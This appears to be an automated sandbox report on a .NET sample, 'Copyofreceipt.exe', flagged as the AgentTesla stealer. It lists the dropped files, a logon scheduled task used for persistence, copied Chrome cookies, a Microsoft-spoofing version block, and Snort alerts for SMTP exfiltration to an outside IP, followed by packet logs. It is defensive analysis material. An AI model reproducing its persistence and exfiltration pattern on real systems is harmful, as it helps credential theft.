EGA Information:	Failed

HDC Information:	• Successful, ratio: 2.9% (good quality ratio 0%) • Quality average: 0% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 13.64.90.137, 104.43.193.48, 104.43.139.144, 104.42.151.234, 51.104.144.132, 184.30.20.56, 20.54.26.129, 2.20.142.209, 2.20.142.210, 92.122.213.247, 92.122.213.194, 52.147.198.201 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, skypedataprdcolwus17.cloudapp.net, arc.msn.com.nsatc.net, fs.microsoft.com, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus16.cloudapp.net, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus16.cloudapp.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/356658/sample/Copyofreceipt.exe

Simulations

Behavior and APIs

Time	Type	Description
14:24:03	API Interceptor	768x Sleep call for process: Copyofreceipt.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
xneeloZA	qIViYQyb0a.exe	Get hash	malicious	Browse	• 196.22.132.140
	aJ5e4OJb0Q.exe	Get hash	malicious	Browse	• 102.130.119.215
	roboforex4multisetup.exe	Get hash	malicious	Browse	• 156.38.206.18
	fortrade4setup.exe	Get hash	malicious	Browse	• 156.38.206.18
	Bank details.exe	Get hash	malicious	Browse	• 129.232.138.144
	iUUJykFNh2.doc	Get hash	malicious	Browse	• 156.38.221.244
	iUUJykFNh2.doc	Get hash	malicious	Browse	• 156.38.221.244
	iUUJykFNh2.doc	Get hash	malicious	Browse	• 156.38.221.244
	Copy__VLWEHK9R.doc	Get hash	malicious	Browse	• 156.38.221.244
	Copy_HJ1TCUG.doc	Get hash	malicious	Browse	• 156.38.221.244
	Copy_HJ1TCUG.doc	Get hash	malicious	Browse	• 156.38.221.244
	Copy_HJ1TCUG.doc	Get hash	malicious	Browse	• 156.38.221.244
	Copy_HJ1TCUG.doc	Get hash	malicious	Browse	• 156.38.221.244
	Scan BUYX.doc	Get hash	malicious	Browse	• 156.38.221.244
	Scan BUYX.doc	Get hash	malicious	Browse	• 156.38.221.244
	1 Total New Invoices-Monday December 14 2020.xlsm	Get hash	malicious	Browse	• 129.232.220.74
	eYXiYB6U8N.doc	Get hash	malicious	Browse	• 156.38.221.244
	dT361Rrrys.doc	Get hash	malicious	Browse	• 156.38.221.244
	dT361Rrrys.doc	Get hash	malicious	Browse	• 156.38.221.244
	eYXiYB6U8N.doc	Get hash	malicious	Browse	• 156.38.221.244

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Copyofreceipt.exe.log

Process:	C:\Users\user\Desktop\Copyofreceipt.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F8
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmpEC38.tmp

Process:	C:\Users\user\Desktop\Copyofreceipt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1646
Entropy (8bit):	5.210550125242434
Encrypted:	false

C:\Users\user\AppData\Local\Temp\tmpEC38.tmp	
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB6tn:cbh47TlNQ//rydbz9I3YODOLNdq3a
MD5:	74E5178641256500F0E9F4BA27DA611F
SHA1:	B593E71E67185FB3D8D193D54DB4B420607F8ED0
SHA-256:	BF10430D5E9B5395B43B8D368C7E6D65E7EBA962F70DB8EFA14C8A7D95C4DE07
SHA-512:	B8FBC809F5FF30590BDDEC3CC49D71EC7F26FA15400CD0609F9A46BC0E10C7778D046790669F87C1645C5C86B941A433E7E58629F3212B61D16906CF18B7AAF
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\ZnTVKjXRZvpJV.exe	
Process:	C:\Users\user\Desktop\Copyofreceipt.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	519168
Entropy (8bit):	7.487602713055043
Encrypted:	false
SSDEEP:	12288:NLY7TvkxZKBvCEVUGcRjH162O4KmWcZKU:NLY0KBvRUVRjygn
MD5:	6F9340718BF2DEFBDB4B438D80857FB3
SHA1:	DDFE78EC1DB2FBEC98EE87235938223360BAE49D
SHA-256:	26B8405B53DA2FA69471859793721F24E5C407BB4D2AF8537E21E244C4363F55
SHA-512:	D971042A10A141CB876D2AE3A69EBC7B9CFB740238B83FC59424344B15C2D9BAA09C624A925878C6A5E9E9DE8F36CEF34D49A6AA65B5A729D4AA56DA4A112B82
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 14%, Browse • Antivirus: ReversingLabs, Detection: 11%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....3`.....P..... ... ....@.. .....`.....@.....T...O.... .....@..... ..H.....text..... ....`.rsrc..... .....@..@.reloc.....@.....@..B.....H.....8Y...T.....@R.....(...*&..(!....*.s"..... s#..... s$..... s%..... s&.....*...0.....~....o'....+.*.0.....~....o(....+..*.0.....~....o)....+..*.0.....~....o*....+..*.0.....~....o+....+..*.0..<.....~.....(,.....,!r...p.....(-...o....s/.....~.....+..*.0.....~.....+..*"..... *.0..&.....(....r)..p~....o0...(1.....t$....+..*Vs....(2...t.....*..(3...*.0.....

C:\Users\user\AppData\Roaming\ZnTVKjXRZvpJV.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Copyofreceipt.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\nnze0rrb.c0s\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\Copyofreceipt.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB

C:\Users\user\AppData\Roaming\nnze0rrb.c0s\Chrome\Default\Cookies	
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.487602713055043
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Copyofreceipt.exe
File size:	519168
MD5:	6f9340718bf2defbdb4b438d80857fb3
SHA1:	ddfe78ec1db2fbec98ee87235938223360bae49d
SHA256:	26b8405b53da2fa69471859793721f24e5c407bb4d2af8537e21e244c4363f55
SHA512:	d971042a10a141cb876d2ae3a69ebc7b9cfb740238b83fc59424344b15c2d9baa09c624a925878c6a5e9e9de8f36cef34d49a6aa65b5a729d4aa56da4a112b82
SSDEEP:	12288:NLY7TvkxZKBvCEVUGcRjH162O4KmWcZKU:NLY0KBvRUVRjygn
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....3`.....P..... ... ....@.. .....` .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General	
Entrypoint:	0x4800a6
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6033EEFF [Mon Feb 22 17:50:55 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x80054	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x82000	0x5d8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x84000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7e0ac	0x7e200	False	0.7782941805	data	7.50002099302	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x82000	0x5d8	0x600	False	0.430338541667	data	4.15623906597	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x84000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x82090	0x348	data		
RT_MANIFEST	0x823e8	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Microsoft 2014
Assembly Version	1.0.0.0
InternalName	PEFileKinds.exe
FileVersion	1.0.0.0
CompanyName	Microsoft
LegalTrademarks	
Comments	
ProductName	WinClient
ProductVersion	1.0.0.0
FileDescription	WinClient
OriginalFilename	PEFileKinds.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-14:25:51.269518	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49740	587	192.168.2.3	102.130.118.207
02/23/21-14:25:56.000105	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49741	587	192.168.2.3	102.130.118.207

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:25:47.920284986 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:48.148248911 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:48.148458958 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:49.477054119 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:49.477432966 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:49.707827091 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:49.710621119 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:49.940865993 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:49.942033052 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:50.211505890 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:50.563543081 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:50.564824104 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:50.800438881 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:50.801060915 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:51.031137943 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:51.031786919 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:51.264789104 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:51.265007973 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:51.269517899 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:51.270486116 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:51.270754099 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:51.271147013 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:51.503815889 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:51.503869057 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:51.566407919 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:51.613913059 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:52.692764044 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:52.924814939 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:52.924942970 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:52.926065922 CET	49740	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:53.157072067 CET	587	49740	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:53.214193106 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:53.440908909 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:53.442802906 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:54.212846041 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:54.213403940 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:54.440181971 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:54.440823078 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:54.682852983 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:54.683886051 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:54.945940018 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:54.946572065 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:55.203639030 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:55.203978062 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:55.593511105 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:55.653441906 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:55.653920889 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:55.996579885 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:55.997186899 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:55.999504089 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:56.000104904 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:56.000286102 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:56.000529051 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:56.000926018 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:56.001089096 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:56.001279116 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:56.001478910 CET	49741	587	192.168.2.3	102.130.118.207
Feb 23, 2021 14:25:56.345427036 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:56.346282959 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:56.346780062 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:56.347376108 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:56.389697075 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:57.340683937 CET	587	49741	102.130.118.207	192.168.2.3
Feb 23, 2021 14:25:57.396975040 CET	49741	587	192.168.2.3	102.130.118.207

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:24:06.293469906 CET	49199	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:06.353530884 CET	53	49199	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:07.905133009 CET	50620	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:07.953888893 CET	53	50620	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:08.865890980 CET	64938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:08.917666912 CET	53	64938	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:09.805881023 CET	60152	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:09.858961105 CET	53	60152	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:10.826489925 CET	57544	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:10.876769066 CET	53	57544	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:11.773478985 CET	55984	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:11.826736927 CET	53	55984	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:13.191037893 CET	64185	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:13.239675999 CET	53	64185	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:15.075582027 CET	65110	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:15.127912998 CET	53	65110	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:16.280759096 CET	58361	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:16.329624891 CET	53	58361	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:17.238226891 CET	63492	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:17.297549963 CET	53	63492	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:23.219616890 CET	60831	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:23.284632921 CET	53	60831	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:24.249520063 CET	60100	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:24.298491001 CET	53	60100	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:24.907696009 CET	53195	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:24.958107948 CET	53	53195	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:29.836438894 CET	50141	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:29.898005962 CET	53	50141	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:40.570148945 CET	53023	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:40.618855000 CET	53	53023	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:42.166326046 CET	49563	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:42.226610899 CET	53	49563	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:43.522676945 CET	51352	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:43.574994087 CET	53	51352	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:44.397749901 CET	59349	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:44.472640991 CET	53	59349	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:46.855901957 CET	57084	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:46.904716015 CET	53	57084	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:47.163440943 CET	58823	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:47.228372097 CET	53	58823	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:47.901654005 CET	57568	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:47.950432062 CET	53	57568	8.8.8.8	192.168.2.3
Feb 23, 2021 14:24:49.088057995 CET	50540	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:24:49.137070894 CET	53	50540	8.8.8.8	192.168.2.3
Feb 23, 2021 14:25:01.407572985 CET	54366	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:25:01.456485033 CET	53	54366	8.8.8.8	192.168.2.3
Feb 23, 2021 14:25:07.370172977 CET	53034	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:25:07.431126118 CET	53	53034	8.8.8.8	192.168.2.3
Feb 23, 2021 14:25:12.358786106 CET	57762	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:25:12.412118912 CET	53	57762	8.8.8.8	192.168.2.3
Feb 23, 2021 14:25:36.036636114 CET	55435	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:25:36.085448980 CET	53	55435	8.8.8.8	192.168.2.3
Feb 23, 2021 14:25:38.032072067 CET	50713	53	192.168.2.3	8.8.8.8
Feb 23, 2021 14:25:38.103945017 CET	53	50713	8.8.8.8	192.168.2.3
Feb 23, 2021 14:25:47.658164978 CET	56132	53	192.168.2.3	8.8.8.8
